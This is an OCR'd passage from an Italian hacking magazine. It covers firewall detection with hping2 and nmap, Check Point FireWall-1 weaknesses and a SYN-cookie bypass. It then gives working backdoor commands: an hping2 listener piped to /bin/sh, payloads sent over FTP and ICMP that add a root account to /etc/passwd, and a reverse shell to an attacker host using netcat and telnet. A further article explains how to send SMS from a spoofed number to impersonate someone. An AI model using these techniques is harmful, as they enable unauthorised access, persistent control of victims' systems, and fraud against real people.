--- www.xoom.it hping statistic ---
3 packets tramitted, 0 packets re-
ceived, 100% packet loss round-trip
min/avg/max = 0.0/0.0/0.0 ms
```

Ora sappiamo con precisione l'IP del firewall che filtra le nostre richieste (212.66.224.46) e abbiamo la possibilità di studiarne le ACL con gli strumenti precedentemente illustrati. A questo punto incrementiamo ulteriormente il campo TTL di un'unità per verificare l'effettiva presenza dell'host destinatario dietro al sistema filtro:

```
# hping2 -p 80 -S -t 9 www.xoom.it
HPING www.xoom.it (eth0
212.66.231.5): S set, 40 headers + 0
data bytes
len=46 ip=212.66.231.5 flags=SA DF
seq=0 ttl=56 id=14262 win=16384[...]
len=46 ip=212.66.231.5 flags=SA DF
seq=1 ttl=56 id=14281 win=16384[...]
len=46 ip=212.66.231.5 flags=SA DF
seq=2 ttl=56 id=14295 win=16384 [...]
--- www.xoom.it hping statistic ---
3 packets tramitted, 3 packets recei-
ved, 0% packet loss round-trip
min/avg/max = 57.2/61.0/67.0 ms
```

Questa volta a risponderci è direttamente il sistema destinatario, il pacchetto è giunto a destinazione senza che il campo TTL scadesse e la nostra richiesta di connessione è seguita da un pacchetto SYN/ACK come risposta.

4.4 UDP scan

L'UDP è un protocollo non connesso e non confermato proprio come l'IP. Sebbene entrambi i protocolli vengano utilizzati per scopi completamente differenti, hanno alcune caratteristiche comuni. Proprio come avviene per l'IP i datagrammi UDP, una volta giunti a destinazione correttamente, non forniscono alcun riscontro. Malgrado ciò, un eventuale errore nella comunicazione verrà prontamente segnalato da uno specifico messaggio ICMP.

Avvalendosi del protocollo UDP, un utente malevolo avvalendosi è quindi in grado di rilevare la presenza (o l'assenza) di un agente filtrante sul proprio cammino, solo in base a semplici deduzioni. Grazie a semplici riscontri derivanti dai messaggi ICMP Port Unreachable è possibile rilevare le porte in stato closed sul sistema remoto, mentre le porte alla cui scansione non seguirà alcuna risposta potrebbero risultare aperte o filtrate indistintamente.

La condizione in cui la quasi totalità delle porte del sistema risultino apparentemente aperte può facilmente essere dovuta alla presenza di un firewall che droppa i pacchetti in ingresso verso tali porte UDP o che blocca l'invio di tali messaggi ICMP provenienti dalla rete interna verso Internet.

5 Vulnerability

Grazie alle tecniche fin ora descritte siamo in grado di rivelare la presenza di un firewall a filtro di pacchetto, ora abbiamo bisogno di identificarlo con maggiore precisione.

Ancora una volta il portsurfing si rivela una tecnica semplice ed efficace per ottenere informazioni riguardo un host remoto, tramite la scansione delle porte, infatti, siamo in grado di determinare alcuni dei firewall più comunemente utilizzati.

5.1 Check Point FireWall-1

Il Check Point FireWall-1 ascolta di default sulle porte TCP 256, 257 e 258, possiamo perciò utilizzare un programma di scansione delle porte per identificarlo con estrema facilità:

```
# nmap -sS -P0 -p 256,257,258 local-
host Starting nmap V. 2.54BETA30
( www.insecure.org/nmap/ )
Interesting ports on localhost
(127.0.0.1): (The 1 port scanned but
not shown below is in state: closed)
Port       State       Service
256/tcp    open        rap
257/tcp    open        set
Nmap run completed -- 1 IP address
(1 host up) scanned in 0 seconds
(l'hostname è stato cambiato con
localhost per correttezza)
```

Una volta identificato il firewall, è possibile sfruttare alcune delle vulnerabilità ad esso associate per aggirarne agevolmente le protezioni e ottenere pieno accesso ai sistemi della rete interna. A tale scopo vi rimando alla pagina del produttore che evidenzia le falle più comunemente riscontrabili: **www.checkpoint.com/techsupport/alerts/**

In particolare, le versioni 3.0 e 4.0 non filtrano il traffico in ingresso sulla porta 53 (TCP e UDP) al fine di permettere query al DNS e trasferimenti di zona.

Questa politica permette a un utente remoto di venire in possesso di informazioni importanti riguardo alla struttura interna della rete, grazie alla possibilità di effettuare trasferimenti di zona DNS, e rende inoltre possibile la creazione di un canale di ritorno quale una sessione telnet inverso.

Lo stesso vale per la porta UDP 512, un attacker potrebbe forgiare dei pacchetti RIP contraffatti al fine di provocare l'aggiornamento delle tabelle di routing dei router di confine per permettere l'instradamento di pacchetti verso reti non consentite dalle politiche di sicurezza. Vi sono molti altri firewall che presentano svariate falle nella sicurezza, il più delle volte il sito stesso del produttore è la maggiore fonte di informazioni a riguardo.

5.2 Syncookies

Il sistema Syncookies dovrebbe permettere la totale scomparsa di minacce derivanti da attacchi SYN flood che in passato hanno messo in ginocchio grossi colossi della rete.Syncookies entra in funzione in presenza di un attacco e, in caso di richiesta di connessione (SYN flag attivo), manda al richiedente un pacchetto SYN/ACK con un cookie cifrato per chiudere l'handshake a tre vie il primo host deve mandare un ACK che comprenda il cookie precedentemente ricevuto. Questo permette di eliminare la coda SYN_RECEIVED e di continuare a gestire le richieste legittime scongiurando ogni tentativo di negazione del servizio.

Di contro, è stata riscontrata una vulnerabilità che può permettere di aggirare un firewall a filtro di pacchetto nel caso faccia affidamento a regole basate sullo stato del flag SYN dei pacchetti per applicare il reject o il drop degli stessi. In particolare, un utente remoto in grado di raggiungere con un attacco SYN flood una porta del sistema non protetta dal fi-

rewall, al fine di causare l'intervento e l'emissione dei cookie, potrà in un secondo tempo stabilire una connessione fornendo un pacchetto ACK contenente il cookie corretto.

Tale cookie può essere determinato con successo grazie a un attacco di forza bruta che permetterebbe un accesso non consentito al sistema protetto dal firewall.

6 Backdoor

Una volta ottenuto l'accesso ad uno dei sistemi interni alla rete, l'attacker provvederà alla creazione di una backdoor che dovrà garantire la comunicazione attraverso il firewall.

Se eseguito in modalità listen, Hping2 rimane in ascolto sull'interfaccia di rete specificata, in attesa di ricevere un pacchetto contenente la stringa definita al momento dell'esecuzione (nell'esempio è pass), nel qual caso la stringa contenuta all'interno del pacchetto ricevuto corrisponda, i byte successivi saranno rediretti sullo standard output.

```
vittima# hping2 -I eth0 -9 pass.
```

Usando un pipe siamo in grado di redirigere lo standard output verso un altro programma, per esempio verso l'interprete dei comandi al fine di ottenere una shell remota sul sistema:

```
vittima# hping2 -I eth0 -9 pass
/bin/sh
```

Una volta posto Hping2 in ascolto sul sistema remoto, basterà inviare a esso pacchetti che contengono la stringa di riconoscimento seguita dal codice che si desidera eseguire, per far ciò basterà connettersi su una qualsiasi delle porte non filtrate dal firewall e procede come segue:

```
attacker# telnet vittima 21
Trying 127.0.0.1...
Connected to vittima.
Escape character is '^]'.
220 ProFTPD 1.2.2rc3 Server (ProFTPD Default Installation) passecho
r00t::0:0::/root:/bin/bash >>
/etc/passwd; 500 PASSECHO not understood.
quit
221 Goodbye.
Connection closed by foreign host.
```

In questo modo abbiamo aggiunto un account con uid e gid 0 al file delle password senza nemmeno fare login sul sistema. Qualora non avessimo alcun punto di accesso al sistema da remoto, dovremo affidarci al protocollo ICMP per veicolare i nostri comandi in maniera del tutto indisturbata:


```
attacker# hping2 -c 1 -1 -d 52 -E
~/data.txt vittima HPING vittima
(lo 127.0.0.1): icmp mode set, 28
headers + 61 data bytes 89 bytes
from 127.0.0.1: icmp_seq=0 ttl=255
id=50 rtt=0.3 ms
 --- localhost hping statistic ---
1 packets tramitted, 1 packets received,
0% packet loss round-trip
min/avg/max = 0.3/0.3/0.3 ms
```

Ecco il significato delle opzioni:
-c è il numero di pacchetti da inviare;
-1 indica il protocollo ICMP;
-d indica la grandezza in byte del campo dati, che deve essere uguale a quella del file specificato tramite l'opzione -E;

-E specifica il file che contiene il valore che assumerà il campo dati;

Il file data.txt che si trova nella home directory dell'utente attacker dovrà contenere quanto segue:

```
passecho  r00t::0:0::/root:/bin/bash
>> /etc/passwd;
```



L'utilizzo delle opzioni -C e -K che permettono di specificare il tipo e il codice del messaggio ICMP aumenteranno le possibilità che quest'ultimo arrivi a destinazione senza essere droppato dal firewall. I messaggi ICMP seguenti sono infatti difficilmente filtrati dai dispositivi di rete e saranno proprio questi quelli di cui si servirà un malintenzionato per veicolare i suoi comandi: (tratto da ICMP TYPE NUMBERS, **www.iana.org**) Type Name Reference:

```
0 Echo Reply
[RFC792]
Codes
0 No Code
3 Destination Unreachable [RFC792]
Codes
4 Fragmentation Needed and Don't
Fragment was Set
4 Source Quench
[RFC792]
Codes
0 No Code
11 Time Exceeded [RFC792]
Codes
0 Time to Live exceeded in Transit
```

Questo tipo di backdoor permette ad un attacker esterno alla rete protetta di eseguire comandi alla cieca sul sistema remoto. In ogni caso è possibile perfezionare il pipe precedentemente descritto al fine di ottenere un canale di ritorno verso il proprio sistema.

È possibile che il malintenzionato ponga un listener in ascolto su una porta locale del proprio sistema, in modo da accogliere una sessione inversa originata dal sistema posto dietro al firewall, per esempio:

```
attacker# nc -l -p 25
```

In tal modo la sessione inversa potr? aver luogo:

```
vittima#  hping2  -I  eth0  -9  pass
/bin/sh  telnet attacker 25
```

L'output dei comandi verrà visualizzato sul sistema attacker attraverso netcat (nc) che ascolta sulla porta 25, notare che non è il sistema del malintenzionato a dar vita alla sessione bensì il sistema interno alla rete protetta, pertanto la sessione in tal modo originata verrà quasi sicuramente consentita dalla politica del firewall.

7 Risorse

RFC 793, Transmission Control Protocol
Hping2-HOWTO
man nmap
firewalk-final.txt

by [E4zy]

RFC: Request For Comment. I documenti ufficiali che racchiudono tutte le informazioni sui protocolli e sugli standard di Internet.

ICMP: Internet Control Message Protocol. Un protocollo per i messaggi di errore riguardanti la trasmissione dei dati su Internet. Per esempio il commando ping utilizza ICMP per verificare una connessione.



SMS HACKING

Volete inviare degli SMS con il numero falso, per proteggere il vostro anonimato? Oppure volete addirittura spacciarvi per un'altra persona? Si può fare... Grazie Text2gsm!

Quante volte vi siete chiesti se fosse possibile inviare SMS con un numero falso o meglio ancora con un numero di un'altra persona?

Da oggi è possibile ed è anche semplicissimo...

Basta usare un semplice programma chiamato Text2gsm (facilmente scaricabile dal sito http://www.download.com) e il gioco è fatto.

Vediamo come funziona:

1. Dopo aver installato il programma apparirà la seguente schermata:



Ora scrivete il messaggio nell'apposito campo e inserite il numero del destinatario preceduto da 0039 avendo però cura prima di spuntare tutti i "temporary number"

2. Ora passiamo alla parte diver-tente quella di inserire il numero falso: clicchiamo sul menù file e poi su set-



ting e nel campo sendernumber inseriamo il numero falso. Infine clicchiamo su ok e poi su send e quindi il modem invierà il nostro sms.

Conclusione:



Il costo del singolo sms si aggira sui 50 $ cent in quanto il servizio avviene tramite server stranieri.

Mario Grasso marghfal@libero.it

TRUCCHI

CODICI PER FUNZIONI NASCOSTE

Ericsson T-28

>*<<*<* Accesso al menu Servizio, con i sotto menu:
1) Info servizio (Informazioni SW, Info hardware, SIMlock, Configurazione)
2) Impost.servizio (Contrasto)
3) Test servizio (Display, Led/Illuminazione, Tastiera, Cicalino, Vibrazione, Auricolare, Microfono, Orologio.

>*<<**< Attiva menu Personalizza, con sottomenu rete (NCK) e sottorete (NSCK).

ALCATEL ONE TOUCH 511

000000* Accesso al menu tecnico con i sotto menu:
1) Traces (Network / RXLEV / BSIC / C1 C2)
2) SwOff codes
3) Empty SwOff
4) Charge ctrl
5) Checker

###765*XX# Accesso al Menu lock (bisogna sostituire XX con i valori: 02, 07, 08 o 78).

